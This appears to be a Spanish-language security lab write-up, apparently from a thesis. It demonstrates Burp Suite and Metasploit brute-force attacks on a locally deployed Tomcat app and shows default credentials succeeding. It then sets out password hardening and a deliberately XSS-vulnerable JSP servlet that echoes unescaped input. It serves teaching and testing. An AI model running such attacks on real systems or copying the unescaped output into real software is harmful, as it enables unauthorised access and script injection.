ASLR: Una técnica de seguridad integrada, Address Space Layout Randomization (ASLR), protege el sistema contra ataques de desbordamiento de búfer. Cada vez que el sistema se inicia, asigna de forma aleatoria la disposición de direcciones de memoria de los procesos en ejecución, lo que dificulta a los hackers predecir la ubicación exacta donde se ubicará la memoria para ejecutar código malicioso.


Vulnerabilidad de fuerza bruta en aplicación Web

Para realizar el ataque de vulnerabilidad utilizaremos una app gratuita encontrada en el link <http://carlozuluaga.wikidot.com/pruebascarga:instalar-app-ejemplo>


Desplegar la app con extensión war en el servidor de aplicaciones tomcat, en este caso se encontrará en la ruta EjemploPruebaCarga.




Ingresa a la url de la aplicación web desplegada, para verificar el funcionamiento




Desde el lado de Kali: Utilizaremos la herramienta Burpsuite, para capturar la petición de ingreso de sesión, para esto agregaremos cual valor.




Ya obtenida la petición, identificar y seleccionar la variable que necesitamos automatizar, con la ayuda de un diccionario de palabras claves y el componente “sniper” realizaremos un ataque de fuerza bruta a base de pruebas e intentos, además de poder utilizar la solicitud http para transmitir cookie de sesión a través del canal inseguro como se menciona en la Tabla 2.




Para esta práctica creamos un diccionario básico con palabras aleatorias entre esa la correcta, el archivo tendrá el nombre de password.txt para validar el funcionamiento.




Dentro de la opción intruder- payload options, cargaremos el archivo password.txt creado, automáticamente se creará la lista de las palabras clave agregadas en el archivo, observamos que las peticiones sean las correctas e iniciamos el ataque



Automáticamente envía varias peticiones con las palabras claves, al finalizar el ataque visualizamos que dentro de los resultados en el campo length se muestra diferencias, esto nos da señal de cuál es la clave.



Intentar ingresar a la sesión con la contraseña descubierta, logrando de esta manera acceder al sistema.



Vulnerabilidad de fuerza bruta a Tomcat

Demostrarnos que, con unas configuraciones básicas de credenciales, es propensa a vulnerabilidades de fuerza bruta, para esta prueba utilizamos la herramienta `msfconsole` de la máquina virtual de Kali.

```
File Actions Edit View Help
(hmstudent@hmstudent)-[~]
$ msfconsole

      .:ok000kdc'          'cdk000ko:.
      .x0000000000000c    c000000000000x.
      :000000000000000k,  ,k00000000000000:
      '00000000kkk00000: :0000000000000000'
      e00000000 M0000 e00000000l M0000 0000000e
      d00000000 M0000M e00000c M0000M 00000000x
      l00000000 M0000M000M d M0000M000M 0000000l
      .00000000 M0M M000M0000M00M M00M 00000000.
      c0000000 M0M .00c M000M 000 M0M 0000000c
      0000000 M0M .0000 M0M:0000 M0M 0000000e
      l00000 M0M .0000 M0M:0000 M0M 00000l
      ;0000 M0M .0000 M0M:0000 M0M 0000;
      .d000 M0M .0000c0000 M0M x00d.
      ,kol M .0000000000000 M d0k,
      :kk; .0000000000000 .;0k;
      ;k00000000000000k;
      ,x000000000000x,
      .l0000000l.
      .d0d,
      .

+ -- =[ metasploit v6.1.30-dev ]
+ -- --=[ 2200 exploits - 1165 auxiliary - 395 post ]
+ -- --=[ 598 payloads - 45 encoders - 11 nops ]
+ -- --=[ 9 evasion ]

Metasploit tip: Save the current environment with the
save command, future console restarts will use this
environment again

msf6 >
```

Una vez dentro del exploit, buscamos el módulo adecuado para este ataque

```
msf6 > search tomcat

Matching Modules
-----
# Name Disclosure Date Rank Check Description
- - - - -
0 auxiliary/dos/http/apache_commons_fileupload_dos 2014-02-06 normal No Apache Commons FileUpload and
Apache tomcat DoS
1 exploit/multi/http/struts_dev_mode 2012-01-06 excellent Yes Apache Struts 2 Developer Mode
```

En este caso utilizamos la opción 23 ya que hace referencia a login de manager

```
23 auxiliary/scanner/http/tomcat_mgr_login
```

Asignamos la ip víctima dentro de la opción RHOSTS

```
msf6 auxiliary(scanner/http/tomcat_mgr_login) > set RHOSTS 192.168.101.140
RHOSTS => 192.168.101.140
msf6 auxiliary(scanner/http/tomcat_mgr_login) > show options

Module options (auxiliary/scanner/http/tomcat_mgr_login):

Name Current Setting Required Description
---
BLANK_PASSWORDS false no Try blank passwords for all users
BRUTEFORCE_SPEED 5 yes how fast to bruteforce, from 0 to 5
DB_ALL_CREDS false no Try each user/password couple stored in the current database
DB_ALL_PASS false no Add all passwords in the current database to the list
DB_ALL_USERS false no Add all users in the current database to the list
DB_SKIP_EXISTING none no Skip existing credentials stored in the current database (Accepted: none, user, user@realm)
PASSWORD none no The HTTP password to specify for authentication
PASS_FILE /usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_pass.txt no File containing passwords, one per line
PROxies none no A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS 192.168.101.140 yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT 8080 yes The target port (TCP)
SSL false no Negotiate SSL/TLS for outgoing connections
STOP_ON_SUCCESS false yes Stop guessing when a credential works for a host
TARGETURI /manager/html yes URI for Manager login. Default is /manager/html
THREADS 1 yes The number of concurrent threads (max one per host)
USERNAME none no The HTTP username to specify for authentication
USERPASS_FILE /usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_userpass.txt no File containing users and passwords separated by space, one pair per line
USER_AS_PASS false no Try the username as the password for all users
USER_FILE /usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_users.txt no File containing users, one per line
VERBOSE true yes Whether to print output for all attempts
VHOST none no HTTP server virtual host
```

Ejecutamos el comando Run para iniciar el ataque, luego de completar el ataque, visualizamos dentro de todo el resultado una respuesta positiva de toda la lista, con estas credenciales podremos acceder al manager del tomcat.

```
msf6 auxiliary(scanner/http/tomcat_mgr_login) > run

[!] No active DB -- Credential data will not be saved!
[+] 192.168.101.140:8080 - Login Successful: admin:admin
[-] 192.168.101.140:8080 - LOGIN FAILED: manager:admin (Incorrect)
[-] 192.168.101.140:8080 - LOGIN FAILED: manager:manager (Incorrect)
[-] 192.168.101.140:8080 - LOGIN FAILED: manager:role1 (Incorrect)
[-] 192.168.101.140:8080 - LOGIN FAILED: manager:root (Incorrect)
[-] 192.168.101.140:8080 - LOGIN FAILED: manager:tomcat (Incorrect)
```

Corrección de fuerza bruta en Tomcat

Para protegernos de los ataques de fuerza bruta, utilizamos una configuración segura de contraseñas donde seguiremos las siguientes políticas de referencia:

1. Longitud adecuada. - Establecer una longitud mínima para las contraseñas, generalmente se recomienda un mínimo de 8 caracteres. Mientras más larga sea la contraseña, mejor.
2. Combinación de caracteres. - Exigir una combinación de diversos caracteres en las contraseñas, incluyendo letras mayúsculas y minúsculas, números y caracteres especiales como símbolos o signos de puntuación.
3. Evita información personal. - Evitar usar información personal como nombres propios, fechas de nacimiento, números telefónicos o direcciones en sus contraseñas. Estos datos son fáciles de obtener y adivinar por los atacantes.
4. No usar palabras comunes. - Desordena el uso de palabras comunes o términos que se encuentren en el diccionario, ya que los ataques de fuerza bruta pueden probar combinaciones de palabras fácilmente.


```
GNU nano 6.2 /etc/tomcat9/tomcat-users.xml *
-->
<tomcat-users xmlns="http://tomcat.apache.org/xml"
  xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
  xsi:schemaLocation="http://tomcat.apache.org/xml tomcat-users.xsd"
  version="1.0">
<user username="admin" password="@D1111n_1" roles="admin-gui,manager-gui"/>
```

Vulnerabilidad de XSS reflejado

Para la ejecución de este ataque se desarrolló una aplicación web en JSP, donde se agrega un formulario html utilizando el método post, donde contiene una tabla con tres filas, cada una con dos columnas, en cada fila contiene los campos nombre, apellido teléfono.

Al presionare el botón Guardar direccionara a un Servlets llamdo usuario.java.

Dentro del código index.jsp




```
1 <%@page import="java.net.InetAddress"%>
2 <%@ page import="java.io.*" %>
3 <%@ page import="java.net.*" %>
4
5
6
7 <@page contentType="text/html" pageEncoding="UTF-8"%>
8 <!DOCTYPE html>
9 <html>
10 <head>
11 <meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
12 <title>JSP Page</title>
13 </head>
14 <body>
15 <h1>Formulario</h1>
16 <br/><!-- comment -->
17 <form method="post" action="usuario">
18 <table>
19 <tr>
20 <td>Nombre</td>
21 <td><input type="text" name="nombre"/></td>
22 </tr>
23 <tr>
24 <td>Apellido</td>
25 <td><input type="text" name="apellido"/></td>
26 </tr>
27 <tr>
28 <td>Teléfono</td>
29 <td><input type="text" name="telefono"/></td>
30 </tr>
31 <tr colspan="2">
32 <td><input type="submit" value="guardar"/>
33 </td>
34 </tr>
35 </table>
36 </form>
37 </body>
</html>
```

Este código realiza una verificación de ping a una dirección ip especifica, El código comienza con las etiquetas <% %>, que delimitan la sección de código Java dentro del archivo JSP, Se declara una variable de tipo String llamada host para almacenar el valor del parámetro "host" enviado mediante el método GET, Se establece una variable timeout de tipo int con un valor de 3000 (3 segundos) que representa el tiempo de espera máximo para el ping en milisegundos.

Se utiliza out.println para imprimir el resultado HTML en la página, Dentro del bloque if (reachable), se muestra un mensaje indicando que el host es alcanzable, Dentro del bloque else, se muestra un mensaje indicando que el host no es alcanzable, Si ocurre alguna excepción durante el proceso de verificación, se muestra un mensaje de error en la página.

El formulario se envía utilizando el método GET y se envía a la misma página (acción vacía: action="").



```

37
38
39 <%=
40 String host = request.getParameter("host");
41 int timeout = 3000; // Tiempo de espera en milisegundos
42
43 if (host != null && !host.isEmpty()) {
44     try {
45         InetAddress inetAddress = InetAddress.getByName(host);
46         boolean reachable = inetAddress.isReachable(timeout);
47
48         out.println("<h2>Ping Result:</h2>");
49         if (reachable) {
50             out.println("<p>" + host + " is reachable.</p>");
51         } else {
52             out.println("<p>" + host + " is not reachable.</p>");
53         }
54     } catch (Exception e) {
55         out.println("<p>Error: " + e.getMessage() + "</p>");
56     }
57 }
58 <%=
59
60 <br>
61 <form action="" method="GET">
62     <label for="host">Validar IP:</label>
63     <input type="text" name="host" id="host">
64     <input type="submit" value="Ping">
65 </form>
66
67 </body>
68
69 </html>
70

```

El Servlets llamado “usuario” maneja las solicitudes GET y POST relacionada con el formulario de JSP.

Método doGet:

Este método se encarga de manejar las solicitudes GET a la URL "/usuario". Actualmente, el método está vacío y no realiza ninguna operación.

Método doPost:

Este método se encarga de manejar las solicitudes POST a la URL "/usuario", Dentro de este método, se obtienen los parámetros enviados en la solicitud POST, como "nombre", "apellido" y "teléfono", utilizando request.getParameter(), Se establece el tipo de contenido de la respuesta como "text/html;charset=UTF-8" utilizando response.setContentType(), Se utiliza PrintWriter para generar la respuesta HTML que se enviará al cliente, El código HTML generado muestra la información del usuario recibida en los parámetros, como el nombre, apellido y teléfono.

Dentro del código Usuario.java


```

Projects x  Files  Services
├── AppTesis-1.0
│   ├── Web Pages
│   │   ├── META-INF
│   │   ├── WEB-INF
│   │   └── index.jsp
│   ├── RESTful Web Services
│   ├── Source Packages
│   │   └── Vistas
│   │       └── usuario.java
│   │           ├── com.test.apptesis
│   │           ├── com.test.apptesis.resources
│   │           ├── Test Packages
│   │           ├── Other Sources
│   │           ├── Dependencies
│   │           ├── Java Dependencies
│   │           └── Project Files
│   └── AppTesis-2.0
└── doGet - Navigator x
    Members
    ├── usuario :: HttpServlet
    ├── usuario()
    ├── doGet(HttpServletRequest request, HttpServlet
    └── doPost(HttpServletRequest request, HttpServlet

Source  History
1 package Vistas;
2 import java.io.IOException;
3 import java.io.PrintWriter;
4 import javax.servlet.ServletException;
5 import javax.servlet.annotation.WebServlet;
6 import javax.servlet.http.HttpServlet;
7 import javax.servlet.http.HttpServletRequest;
8 import javax.servlet.http.HttpServletResponse;
9
10 @WebServlet(name = "usuario", urlPatterns = {"/usuario"})
11 public class usuario extends HttpServlet {
12
13     @Override
14     protected void doGet(HttpServletRequest request, HttpServletResponse response)
15         throws ServletException, IOException {
16
17     @Override
18     protected void doPost(HttpServletRequest request, HttpServletResponse response)
19         throws ServletException, IOException
20     {
21         String nombre = request.getParameter("nombre");
22         String apellido = request.getParameter("apellido");
23         String telefono = request.getParameter("telefono");
24         response.setContentType("text/html;charset=UTF-8");
25         try (PrintWriter out = response.getWriter())
26         {
27             out.println("<!DOCTYPE html>");
28             out.println("<html>");
29             out.println("<head>");
30             out.println("<title>Respuesta de Servlet</title>");
31             out.println("</head>");
32             out.println("<body>");
33
34             out.println("<h1> Información del Usuario " + nombre+"</h1>");
35             out.println("<p> Apellido de usuario " + apellido+"</p>");
36             out.println("<p> Telefono de usuario " + telefono+"</p>");
37             out.println("</body>");
38             out.println("</html>");
39         }
40     }
41 }

```

Desplegamos la aplicación web en el tomcat del servidor Ubuntu, una vez cargada en el administrador de tomcat automáticamente se direccionará la ruta AppTesis-1.0



Gestor de Aplicaciones Web de Tomcat

Mensaje: OK

Gestor

Listar Aplicaciones [Ayuda HTML de Gestor](#) [Ayuda de Gestor](#)


Ruta	Versión	Nombre a Mostrar	Ejecutándose	Sesiones	Comandos
/	Ninguno especificado		true	0	Arrancar Parar Recargar Replegar Expirar sesiones sin trabajar ≈ 30 minutos
/AppTesis-1.0	Ninguno especificado		true	0	Arrancar Parar Recargar Replegar Expirar sesiones sin trabajar ≈ 30 minutos
